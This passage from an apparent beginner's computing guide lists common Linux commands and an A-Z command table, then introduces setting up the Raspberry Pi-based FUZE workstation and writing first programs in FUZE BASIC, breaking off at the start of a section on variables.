The following commands are useful for when you are trying to learn more about the system or program you are working with in Linux. You might not need them every day, but when you do, they will be invaluable.

free
The `free` command displays the total amount of free and used physical and swap memory in the system. For example, `free -m` gives the information using megabytes.

sed
The `sed` command opens a stream editor. A stream editor is used to perform text transformations on an input stream: a file or input from a pipeline.

df
The `df` command displays filesystem disk space usage for all partitions. The command `df-h` is probably the most useful (the -h means human-readable).

adduser
The `adduser` command adds a new user to the system. Similarly, the addgroup command adds a new group to the system.

top
The `top` program provides a dynamic real-time view of a running system. It can display system summary information, as well as a list of processes.

deluser
The `deluser` command removes a user from the system. To remove the user's files and home directory, you need to add the `-remove-home` option.

unmame-a
The `uname` command with the `-a` option prints all system information, including machine name, kernel name, version and a few other details.

delgroup
The `delgroup` command removes a group from the system. You cannot remove a group that is the primary group of any users.

ps
The `ps` command allows you to view all the processes running on the machine. Every operating system's version of ps is slightly different but all do the same thing.

man man
The `man man` command brings up the manual entry for the man command, which is a great place to start when using it.

grep
The `grep` command allows you to search inside a number of files for a particular search pattern and then print matching lines. An example would be: `grep blah file`.

man intro
The `man intro` command is especially useful. It displays the Introduction to User Commands, which is a well written, fairly brief introduction to the Linux command line.

A-Z of Linux Commands

There are literally thousands of commands, so while this is not a complete A-Z, it does contain many of the commands you will most likely need. You will probably find that you end up using a smaller set of commands over and over again but having an overall knowledge is still very useful.

A

adduser	Add a new user
arch	Print machine architecture
awk	Find and replace text within file(s)

B

bc	An arbitrary precision calculator language

C

cat	Concatenate files and print on the standard output
chdir	Change working directory
chgrp	Change the group ownership of files
chroot	Change root directory
cksum	Print CRC checksum and byte counts
cmp	Compare two files
comm	Compare two sorted files line by line
cp	Copy one or more files to another location
crontab	Schedule a command to run at a later time
csplit	Split a file into context-determined pieces
cut	Divide a file into several parts

D

date	Display or change the date & time
dc	Desk calculator
dd	Data Dump, convert and copy a file
diff	Display the differences between two files
dirname	Convert a full path name to just a path
du	Estimate file space usage

E

echo	Display message on screen
ed	A line oriented text editor (edlin)
egrep	Search file(s) for lines that match an extended expression
env	Display, set or remove environment variables
expand	Convert tabs to spaces
expr	Evaluate expressions

F

factor	Print prime factors
fdisk	Partition table manipulator for Linux
fgrep	Search file(s) for lines that match a fixed string
find	Search for files that meet a desired criteria
fmt	Reformat paragraph text
fold	Wrap text to fit a specified width
format	Format disks or tapes
fsck	Filesystem consistency check and repair

G

gawk	Find and Replace text within file(s)
grep	Search file(s) for lines that match a given pattern
groups	Print group names a user is in
gzip	Compress or decompress named file(s)

H

head	Output the first part of file(s)
hostname	Print or set system name

I

id	Print user and group ids
info	Help info
install	Copy files and set attributes

J

join	Join lines on a common field

K

kill	Stop a process from running

L

less	Display output one screen at a time
ln	Make links between files
locate	Find files

logname	Print current login name
lpc	Line printer control program
lpr	Off line print
lprm	Remove jobs from the print queue

M

man	See Help manual
mkdir	Create new folder(s)
mkfifo	Make FIFOs (named pipes)
mknod	Make block or character special files
more	Display output one screen at a time
mount	Mount a file system

N

nice	Set the priority of a command or job
nl	Number lines and write files
nohup	Run a command immune to hangups

P

passwd	Modify a user password
paste	Merge lines of files
pathchk	Check file name portability
pr	Convert text files for printing
printcap	Printer capability database
printenv	Print environment variables
printf	Format and print data

Q

quota	Display disk usage and limits
quotacheck	Scan a file system for disk usage
quotactl	Set disk quotas

R

ram	Ram disk device
rcp	Copy files between two machines
rm	Remove files
rmdir	Remove folder(s)
rpm	Remote Package Manager
rsync	Remote file copy (synchronise file trees)

S

screen	Terminal window manager
sdiff	Merge two files interactively
select	Accept keyboard input
seq	Print numeric sequences
shutdown	Shutdown or restart Linux
sleep	Delay for a specified time
sort	Sort text files
split	Split a file into fixed-size pieces
su	Substitute user identity
sum	Print a checksum for a file
symlink	Make a new name for a file
sync	Synchronise data on disk with memory

T

tac	Concatenate and write files in reverse
tail	Output the last part of files
tar	Tape Archiver
tee	Redirect output to multiple files
test	Evaluate a conditional expression
time	Measure Program Resource Use
touch	Change file timestamps
top	List processes running on the system
traceroute	Trace Route to Host
tr	Translate, squeeze and or delete characters
tsort	Topological sort

U

umount	Unmount a device
unexpand	Convert spaces to tabs
uniq	Uniquify files
units	Convert units from one scale to another
unshar	Unpack shell archive scripts
useradd	Create new user account
usermod	Modify user account
users	List users currently logged in

V

vdir	Verbosely list directory contents (`ls -l -b')

W

watch	Execute or display a program periodically
wc	Print byte, word, and line counts
whereis	Report all known instances of a command
which	Locate a program file in the user's path
who	Print all usernames currently logged in
whoami	Print the current user id and name

X

xargs	Execute utility, passing constructed argument list(s)

Y

yes	Print a string until interrupted

The Raspberry Pi is the powerhouse for many excellent projects. However, one project stands head and shoulders above the rest, the FUZE Project. FUZE is a learning environment for the Raspberry Pi that's amazingly accessible and gets students, teachers and enthusiasts coding and experimenting with the Raspberry Pi quickly and easily.

Used in hundreds of schools across the UK, the FUZE is the perfect combination of Pi potential, imagination, engineering and education, all presented in a cleverly designed retro-themed keyboard case. More importantly, the FUZE also comes with its own programming language, FUZE BASIC. With FUZE BASIC you're able to create simple routines, games, complex algorithms and even interact with robots and other electronics.

82 Introducing the FUZE Project
84 Setting Up the FUZE
86 Getting Started with FUZE BASIC
88 Coding with FUZE BASIC – Part 1
90 Coding with FUZE BASIC – Part 2
92 Coding with FUZE BASIC – Part 3
94 Using a Breadboard
96 Using the FUZE IO Board
98 Using a Robot Arm with FUZE BASIC
100 FUZE BASIC Examples – Part 1
102 FUZE BASIC Examples – Part 2

Programming with the FUZE

Introducing the FUZE Project


The FUZE Project is a learning environment that's built around the Raspberry Pi and a custom programming language based on BASIC. The FUZE Workstation is the hardware side of the project, incorporating a Raspberry Pi inside a stunning retro-themed case, complete with a full-sized keyboard, IO board and connectivity. The software side is FUZE BASIC, available for both Windows and as a boot image for Raspberry Pi models 2 and 3.

The FUZE Workstation itself, styled on a BBC Micro Model B from the '80s, constructed with a metal body and high quality keyboard complete with programmable red coloured F-keys. Note the holes at the top edges: these are compatible with many popular plastic building blocks and electronic construction kits.

Inside the FUZE workstation is the beating heart of the project, a Raspberry Pi 3. It's connected to the FUZE IO board via the 40-pin GPIO pins with a ribbon cable, with the other connections branching from it: HDMI, power, SD Card and USB. The USB ports have been routed to a powered USB hub, attached to the rear of the workstation, providing the user with four USB ports accessible through the rear IO back plate; there's an Ethernet port too.


The Rear IO back plate is where you plug in your power, connection to a monitor, mouse, SD card, audio and any USB devices you want to include. From left to right, across the back plate, there's an on/off switch, a power port, a bank of four USB ports, the Ethernet port, SD card slot and HDMI port. You can remove the four corner screws of the back plate to gain access to the Raspberry Pi, USB hub and cables inside the workstation if needed.

The FUZE IO board, located in the wide slot at the top of the workstation, is the connection to extended hardware. With it you can connect, program and use sensors, LEDs, robotics and all manner of amazing electronic projects.



You also receive an electronics kit as part of the FUZE workstation, to help you get started on some of the projects the FUZE is designed to support. Within the kit you can find 24 coloured LEDs, 1 seven-segment LED, 1 light dependant resistor, 8 micro switches, 30 mixed specification resistors, 20 jumper cables and 60 jumper wires.

Complementing the electronics project kit, the FUZE team also bundles an 840-socket solderless breadboard which you can use to wire up interesting projects and use FUZE BASIC together with the Raspberry Pi and the FUZE IO board to control the components from the electronics kit. In case you're wondering why it's called a breadboard, it's because in the early days of electronics users would use a bread board for the base of their projects.



Alongside the other components with the FUZE workstation, you also get either a wired USB or wireless (batteries are included if necessary) mouse and 'FUZE' logo mouse mat.

The kit comes with two ring-bound books containing project ideas for the electronics kit and a programmer's reference guide for FUZE BASIC. If you've purchased the FUZE kit, then it's certainly worth your while reading through this book and familiarising yourself with how everything works.

Depending on which FUZE workstation kit you've purchased, you could also have a robot arm that requires building, along with four D-sized batteries, a BBC micro:bit or even a Capacitive Touch kit. Needless to say, there's plenty of project potential with the FUZE.

Setting Up the FUZE

Thankfully the FUZE Project comes with everything you need to get up and running; you just need to supply the monitor and an Ethernet cable to your network (or you can go Wi-Fi with the Raspberry Pi 3). Before you begin though, let's see how to set up the workstation.


LIGHT THE FUZE

Getting the FUZE up and running is as simple as plugging in a standard desktop computer; but it's always worth running through the process for those who don't know what to do.

STEP 1 Before you power up your FUZE, make sure that the provided SD card is inserted into the SD card slot on the rear IO back plate of the FUZE workstation. The chances are the SD card is already inserted but depending on how the FUZE was packaged, it may be in the electronics kit box.

STEP 2 Grab a spare monitor or if your existing monitor (or TV) can support more than one HDMI connection even better. The FUZE comes with a quality HDMI cable, remove it from its bag and connect one end to the HDMI port on the rear IO back plate of the FUZE and the other to the rear of the monitor or TV.


STEP 3 For now, use the Ethernet port, LAN cable, for the FUZE's connection to the home network and ultimately the outside world. You can set up the Wi-Fi but it's always easier to establish a wired connection first if possible. Connect the Ethernet cable to rear IO back plate of the FUZE.



STEP 4 Next, open up the box containing the mouse and plug it into one of the USB ports on the rear IO of the FUZE workstation back plate.

STEP 5 Now open the box containing the power pack and plug it into the power point at the wall and finally to the FUZE workstation itself. The FUZE will power up immediately and start to boot into the custom FUZE Raspbian OS on the SD card.

STEP 6 You may need to change the source of the monitor or TV's input to the HDMI, or the numbered HDMI port that you've connected the FUZE to. Once the signal is found by the monitor it displays the FUZE desktop.




STEP 7 The first thing to notice is that it's significantly different to that of the standard Raspberry Pi Raspbian interface. The launch panel and buttons are located along the bottom of the screen, as with a Windows-type setup, with a couple of icons on the desktop itself.

STEP 8 If you want the Wi-Fi to be the active network connection, look to the bottom right of the desktop for the two arrows (one pointing up, the other down). Click the arrows and the current Wi-Fi access points will be displayed. Connect to yours as you would normally. You can now unplug the Ethernet cable if you wish.

STEP 9 Beyond the different desktop presentation, the FUZE setup works exactly the same as any other Raspberry Pi Raspbian system. You can click the first F (the white F on a black background) to open the system menu detailing the available apps and programs. The second F launches FUZE BASIC, which we'll look at in the next tutorial.

STEP 10 To ensure you're running the latest software and programs, click on the F start button, followed by Accessories > Terminal. In the Terminal enter: `sudo apt-get update && sudo apt-get upgrade` and accept any changes and updates the system has to offer. This will update all your installed software and system files.



Getting Started with FUZE BASIC


FUZE BASIC is a marvellous programming language to begin learning to code with. It greatly mimics the '80s BASIC versions from the 8-bit machines of the time, such as the Commodore 64, ZX Spectrum and BBC Micro.

BACK TO BASICS


Let's begin our programming journey with FUZE BASIC, an environment where you can create anything, from simple scripts to complex games with graphics and sounds.

STEP 1 In the bottom right panel, the one that's coloured white on a red background? Click it and you launch the FUZE BASIC, complete with a C64-style retro interface. You can also double-click the FUZE BASIC V3 icon on the desktop.


STEP 2 Don't worry if you don't have a FUZE Workstation. FUZE BASIC is available for Windows, the BBC micro:bit and the Raspberry Pi (since it's already running on a RPi). Open a browser to **www.fuze.co.uk/download-fuze.html** and follow the download instructions for FUZE BASIC for Windows and the step-by-step instructions to install it on a Raspberry Pi.



STEP 3 The retro style interface of FUZE BASIC has several themes that you can cycle through, depending on your taste. The default view is that of a Commodore 64 but if you want a different view press the Insert key to cycle through the available interfaces. You'll no doubt recognise some of them, so find one you like.



STEP 4 The screen you're looking at now is called Immediate Mode; pressing the Enter key will reveal a cursor where you can start to enter code. Try this: press Enter, then type: Hello everyone and press Enter again. The output on the screen will display whatever you've typed into the quotation marks.



STEP 5 You can also Print the total output of several numbers from within the Immediate Mode. For example, try: `print 10 + 20 + 30`, and press Enter. The sum of the numbers you've entered will now be displayed on the screen, in this case the number 60. Try more numbers and even different mathematical symbols.

```
FUZE BASIC
Computer 859.9MB

FUZE BASIC V3.9.1


>print "Hello everyone"
Hello everyone
>print 10 + 20 + 30
60
>
```

STEP 6 If you find the screen getting a little full, enter `cls` to clear the BASIC display. BASIC in Immediate Mode is also capable of storing variables, something which we'll look at in more depth in the next tutorial. For now, try this and press Enter after each line:

```
A=10
Print a
```

```
FUZE BASIC
>a=10
>print a
10
>
```

STEP 7 If you're old enough to recall BASIC from the early days of computing, you'll no doubt remember that coding came with line numbers. FUZE BASIC works the same way. Whilst still in Immediate Mode, enter:

```
10 print "Hello"
20 goto 10
```

Now enter `run`. The word Hello should now cycle down the screen. Press the Escape key to exit it.

```
FUZE BASIC
Hello
Hello
Hello
```

Coding with FUZE BASIC – Part 1

Variables are used in programming to store and retrieve data from the computer's memory. It's a specified location in memory that can be referenced by the programmer at any point in the code, as long as it's created and valid.

